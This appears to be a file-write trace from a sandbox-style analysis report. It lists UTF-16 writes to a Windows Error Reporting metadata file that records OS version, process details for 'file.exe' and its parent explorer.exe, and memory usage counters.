C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 34 00 39 00 38 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>24984</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1426	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 32 00 31 00 34 00 35 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>104214528</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1524	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 32 00 30 00 36 00 33 00 33 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>104206336</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1596	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1600	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1606	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 31 00 31 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>4111</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1680	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1684	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1690	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 33 00 32 00 30 00 31 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>13320192</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1788	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1792	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1798	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 33 00 31 00 32 00 30 00 30 00 30 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>13312000</WorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 32 00 34 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>192448</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 32 00 34 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>192448</QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 37 00 35 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>87528</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 37 00 31 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>87176</QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 30 00 37 00 39 00 30 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>5079040</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 30 00 38 00 37 00 32 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>5087232</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 30 00 37 00 39 00 30 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>5079040</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 39 00 36 00 37 00 30 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7196703</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
